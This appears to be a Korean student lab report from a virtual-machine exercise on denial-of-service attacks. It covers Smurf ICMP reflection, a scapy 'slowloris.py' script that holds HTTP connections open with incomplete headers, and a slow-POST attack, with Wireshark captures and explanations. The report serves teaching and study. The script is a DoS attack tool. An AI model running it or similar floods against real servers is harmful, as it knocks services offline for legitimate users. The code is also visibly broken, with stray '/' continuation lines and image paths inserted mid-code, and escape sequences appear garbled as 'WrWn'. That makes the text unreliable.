Smurf

The image shows a Windows desktop environment used for a network security exercise. The top window is a terminal running a 'flood' command on Kali Linux. Below it is a VMware Workstation window showing an Ubuntu 64-bit virtual machine. The bottom window is Wireshark, displaying a packet capture of an ICMP Echo (ping) request from the virtual machine to the host. The packet details show the source IP as 192.168.174.129 and the destination as 192.168.174.128. The packet length is 60 bytes, and the info field indicates it's an Echo (ping) request with ID 62152 and sequence number 62467.

Source IP 192.168.174.128 (Agent)
Destination IP 192.168.174.129 (Victim)
ICMP Type 0 (Echo Reply)
Identifier 0xf2c8
Sequence Number 1012
TTL 64

후기:

이 패킷은 위의 Echo Request에 대한 응답으로, agent가 victim에게 Echo Reply를 보낸 것이다.
이런 식으로 여러 agent가 동시에 reply를 보내면 victim 시스템은 과도한 트래픽을 받아 과부하
될 수 있다. 출발지 주소가 victim IP로 위조된 ICMP Request 다수 → 공격자 의도
각 agent가 이에 대한 Echo Reply 전송 → victim에 집중
실제 공격자는 IP가 보이지 않음 → 스푸핑된 패킷이기 때문

웹 응용 프로그램 Dos

```
(kali㉿kali)-[~/Desktop]
$ cat slowloris.py
import sys
from scapy.all import *

if len(sys.argv) != 4:
    print("Invalid Parameter")
    sys.exit(1)

target_ip = sys.argv[1]
target_port = int(sys.argv[2])
no_of_gets = int(sys.argv[3])

ip = IP()
ip.dst = target_ip

for s in range(no_of_gets):
    tcp = TCP()
    tcp.sport = RandNum(1024, 65535)
    tcp.dport = target_port
    tcp.flags = 'S'


    syn = ip / tcp
    syn_ack = sr1(syn)

    get = f"GET / HTTP/1.1\r\nHost: {target_ip} "
    ack_get = ip
    / TCP(sport=syn_ack[TCP].dport, \
    / dport=syn_ack[TCP].sport, \
    / flags='A', \
    / seq=syn_ack[TCP].ack, \
    / ack=syn_ack[TCP].seq + 1) \
    / get


    print(ack_get.summary())
    sr1(ack_get)
```

웹 서버가 클라이언트의 요청이 끝날 때까지 대기하도록 만들어 서버 자원을 고갈시키는 것을 반복하면 수백 개 연결이 동시에 유지되면서 서버가 마비될 수 있게 하는 코드임

Windows 10 and later x64 - VMware Workstation 16 Player (Non-commercial use only)



Windows 10 and later x64 - VMware Workstation 16 Player (Non-commercial use only)



웹 서버는 HTTP 헤더가 다 끝나야 요청을 처리함 그러나 지금은 헤더만 보내고, 일부러 끝내지

않아서 서버가 계속 연결을 유지함 이런 연결이 수백~수천 개 쌓이면 서버의 리소스가 고갈되어 정상 사용자가 접속할 수 없게 됨.

GET / HTTP/1.1WrWn

Host: 192.168.174.129WrWn


일반적으로 HTTP 요청의 헤더는 WrWnWrWn 으로 종료되어야 하지만, 이 패킷은 WrWn 만 한 번 포함되어 있어 헤더가 미완성된 상태로 전송됨.

해당 요청은 헤더가 완전하지 않아 서버는 클라이언트가 아직 헤더의 나머지를 전송 중인 것으로 간주하고 연결을 계속 유지함. 이러한 요청을 다수 발생시킬 경우, 서버의 연결 수가 한계에 도달하면서 정상적인 사용자의 접속이 불가능해짐. 이는 Slowloris 기법의 핵심으로, 적은 트래픽으로도 서비스 거부 상태를 유발할 수 있음.

The screenshot shows the IIS Manager console. In the left-hand tree view, the 'Request Filtering' feature is selected under the 'WIN-VEJORTEN8KF (WIN-VEJORTEN8KF)' server. The main pane displays the 'Request Filtering' configuration page. The page includes a table of rules with the following content:

Verb	Allowed
POST	True

```
[No. Time Source Destination Protocol Length Info]
2535 0.215595 192.168.174.129 192.168.174.130 TCP 66 80 - 4781E [ACK] Seq=1475 ACK=454 Win=2997664 Len=0
2536 0.215610 192.168.174.129 192.168.174.130 TCP 66 80 - 4756E [ACK] Seq=1475 ACK=442 Win=2997664 Len=0
2537 0.215631 192.168.174.129 192.168.174.130 TCP 66 80 - 4782A [ACK] Seq=1475 ACK=441 Win=2997664 Len=0
2538 0.215645 192.168.174.129 192.168.174.130 TCP 66 80 - 4782B [ACK] Seq=1475 ACK=441 Win=2997664 Len=0
2539 0.215665 192.168.174.129 192.168.174.130 TCP 66 80 - 4782B [ACK] Seq=1475 ACK=460 Win=2997664 Len=0
2540 0.215679 192.168.174.129 192.168.174.130 TCP 66 80 - 47598 [ACK] Seq=1475 ACK=359 Win=2997664 Len=0
2541 0.215690 192.168.174.129 192.168.174.130 TCP 66 80 - 4764B [ACK] Seq=1475 ACK=359 Win=2997664 Len=0
2542 0.215714 192.168.174.129 192.168.174.130 TCP 66 80 - 4761B [ACK] Seq=1475 ACK=379 Win=2997664 Len=0
2543 0.215729 192.168.174.129 192.168.174.130 TCP 66 80 - 4785E [ACK] Seq=1475 ACK=430 Win=2997664 Len=0
2544 0.215747 192.168.174.129 192.168.174.130 TCP 66 80 - 4764E [ACK] Seq=1475 ACK=436 Win=2997664 Len=0
2545 0.215768 192.168.174.129 192.168.174.130 TCP 66 80 - 4780B [ACK] Seq=1475 ACK=380 Win=2997664 Len=0
2546 0.215782 192.168.174.129 192.168.174.130 TCP 66 80 - 4767E [ACK] Seq=1475 ACK=390 Win=2997664 Len=0
2547 0.215797 192.168.174.129 192.168.174.130 TCP 66 80 - 4790B [ACK] Seq=1475 ACK=482 Win=2997664 Len=0
2548 0.215815 192.168.174.129 192.168.174.130 TCP 66 80 - 4767E [ACK] Seq=1475 ACK=442 Win=2997664 Len=0
2549 0.215826 192.168.174.129 192.168.174.130 TCP 66 80 - 4793B [ACK] Seq=1475 ACK=465 Win=2997664 Len=0
2550 0.215845 192.168.174.129 192.168.174.130 TCP 66 80 - 4778E [ACK] Seq=1475 ACK=465 Win=2997664 Len=0
2551 0.215872 192.168.174.129 192.168.174.130 TCP 66 80 - 4796E [ACK] Seq=1475 ACK=508 Win=2997480 Len=0
2552 0.215892 192.168.174.129 192.168.174.130 TCP 66 80 - 4773B [ACK] Seq=1475 ACK=482 Win=2997664 Len=0
2553 0.215908 192.168.174.129 192.168.174.130 TCP 66 80 - 4797E [ACK] Seq=1475 ACK=381 Win=2997664 Len=0
2554 0.215922 192.168.174.129 192.168.174.130 TCP 66 80 - 4775B [ACK] Seq=1475 ACK=480 Win=2997664 Len=0
2555 0.215968 192.168.174.129 192.168.174.130 TCP 66 80 - 4778B [ACK] Seq=1475 ACK=461 Win=2997664 Len=0
2556 0.215987 192.168.174.129 192.168.174.130 TCP 66 80 - 4778B [ACK] Seq=1475 ACK=461 Win=2997664 Len=0
2557 0.216002 192.168.174.129 192.168.174.130 TCP 66 80 - 4783A [ACK] Seq=1475 ACK=395 Win=2997664 Len=0
2558 0.216046 192.168.174.129 192.168.174.130 TCP 66 80 - 4784C [ACK] Seq=1475 ACK=453 Win=2997664 Len=0
2559 0.216069 192.168.174.129 192.168.174.130 TCP 66 80 - 4786B [ACK] Seq=1475 ACK=414 Win=2997664 Len=0
2560 0.216096 192.168.174.129 192.168.174.130 TCP 66 80 - 4788C [ACK] Seq=1475 ACK=391 Win=2997664 Len=0
2561 0.216130 192.168.174.129 192.168.174.130 TCP 66 80 - 4789C [ACK] Seq=1475 ACK=412 Win=2997664 Len=0
2562 0.216155 192.168.174.129 192.168.174.130 TCP 66 80 - 4791C [ACK] Seq=1475 ACK=482 Win=2997664 Len=0
2563 0.216179 192.168.174.129 192.168.174.130 TCP 66 80 - 4791E [ACK] Seq=1475 ACK=384 Win=2997664 Len=0
2564 0.216201 192.168.174.129 192.168.174.130 TCP 66 80 - 4792C [ACK] Seq=1475 ACK=384 Win=2997664 Len=0
2565 0.216227 192.168.174.129 192.168.174.130 TCP 66 80 - 4792E [ACK] Seq=1475 ACK=442 Win=2997664 Len=0
2566 0.216254 192.168.174.129 192.168.174.130 TCP 66 80 - 4794E [ACK] Seq=1475 ACK=468 Win=2997664 Len=0
```

패킷 스트림 번호: TCP Stream 77

요청 방식: POST / HTTP/1.1

Host: 192.168.174.129

Content-Length: 64

body 에 담긴 값: a1z11lQyy

Content-Length 는 64 지만, 현재 body 는 9 바이트만 들어있음

공격자는 body 값을 조금씩 나눠서 느리게 전송

서버는 Content-Length 64 를 다 받을 때까지 대기

Wireshark 에서 다른 패킷을 열어보면, body 값이 점점 늘어나고 있는 것을 확인할 수 있음

웹 서버 입장에서의 문제

Content-Length 가 64 이기 때문에,

서버는 연결이 끝났다고 판단하지 못함

결국 많은 연결을 유지해야 하므로 가용성이 떨어짐